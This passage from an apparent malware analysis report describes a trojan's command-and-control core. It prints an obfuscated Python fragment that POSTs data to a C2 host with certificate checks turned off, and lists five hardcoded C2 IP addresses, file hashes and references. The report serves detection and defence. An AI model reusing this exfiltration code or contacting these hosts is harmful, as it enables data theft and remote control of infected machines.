            rrbozyavdupygigoziflirtgrwlbdyqjf355 = f'http://(crewkrjbiswygefrwuaejgebt563):(rslzaogohmsuefbcpidptkweenaauafoadyihgy194
            )/{random.choice(["AtwViBDEIXPLqSvcihLoIjuzfmDu", "AOeRnWbcxtREhHCwVgFHOhHsqJolVW", "REOSVIAQiQBfFaSHmbiyveECIKYtAl",
            "KWLJQxPTEoqraJzZYFoxDcPecRNQWX", "YdfwsooznbdScyGSGMrJyokEzruzTI", "WuENooNOBrdjpcwhpbLjcKNSOxBXMs",
            "zoKVGdVAhNgyGPystUXGeqKvJpAKhi", "tDLbjlOlBFdwcVQrJXMSYHcmKvmOSR", "aSwHADLhhQBeJmENQHVFHCvkxqFzlj",
            "eAYsEWLEtAvGACtMSPagdwANGfQKwC"])}{self.hbboiuknfkskuvlscbkbnzfmevzyfnoyzuv191.
            ahbtbiezssclqxcmlvprxcnqjgozcnxerjlhpciuiljofixljghbiqbodtywfxjwcatlgh195}'
            yjxjkvxabtpiwgoykyoijynnmmwgyufjirzrqadjejktrxtwckxcwmppdc312 = ssl.create_default_context()
            yjxjkvxabtpiwgoykyoijynnmmwgyufjirzrqadjejktrxtwckxcwmppdc312.check_hostname = False
            yjxjkvxabtpiwgoykyoijynnmmwgyufjirzrqadjejktrxtwckxcwmppdc312.verify_mode = ssl.CERT_NONE
            edxvsnlteebtfzhwggcoguhpjmzwbzqcvoajvglpwrltlmvgeshftzjjnpkav429 = urllib.request.Request(
            rrbozyavdupygigoziflirtgrwlbdyqjf355,
            data=sbzetsaiydsosxjseeytbaiimwezkl17,
            method='POST',
            headers={
                'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36',
                'Content-Type': 'application/octet-stream',
                'Accept': '/*/*'
            })
        except:
            pass

```

Fig14: C2 Communication Core

This function, ijqswgaxbc...775, acts as the C2 communication core, handling the networking and command-processing logic that keeps the malware operational. Data exfiltration is carried out by wuftqsgr...968, which sends encrypted payloads over HTTP POST requests to one of **five hardcoded IP addresses**. To avoid URL filtering and network monitoring, it picks a random URI from a preset list for each

session. Once connected, etizqipkg...151 works as the central decision point, receiving decrypted instructions from the C2 server and acting on them — whether that means running an executable, launching a PowerShell script, updating the malware’s configuration, or terminating processes. Keeping everything running is djlwqhyna...437, a persistent loop that randomly picks a C2 IP for regular check-ins and manages a **300-second** heartbeat interval. If a connection fails, it switches to a faster retry mode, attempting reconnection every 10 seconds to maintain the attacker’s access to the infected host.

```
tdfgyfaalbcarrhvieneberanizeaug722 = {
  'isbxiikdngeufkgkuxqyizlmehoriofkox939': [
    "45.61.136.94",
    "64.95.12.238",
    "162.33.179.149",
    "64.95.13.76",
    "64.95.10.14",
  ]
}
```

Fig15: Hardcoded IP addresses

Indicators of Compromise (IoCs)

File Name	Hash	Detection Name
d0f5e98fb840fb5656d3f50613b6f1ec60e57392643159841bc1fa95396087a4.msi	64bda120cb447e0c03f451190022a57b	Trojan (0001140e1)
Binary.MyScript.vbs	01A115C6F6BA3837234202A1E0D28BDC	Trojan (0001140e1)
Pmanager.py	71085940124AD3C035A181ACADC10362	Trojan (0001140e1)
collector.py	9192D18A955A9D03E2C70B60AAC1784A	Trojan (0001140e1)

References

X.com – <https://x.com/g0njxa/status/2051780533823139928>

VirusTotal – <https://www.virustotal.com/gui/file/d0f5e98fb840fb5656d3f50613b6f1ec60e57392643159841bc1fa95396087a4>

Any.run – <https://app.any.run/tasks/7583b22d-f73f-4d12-94d3-7c1ad5fb3f2d>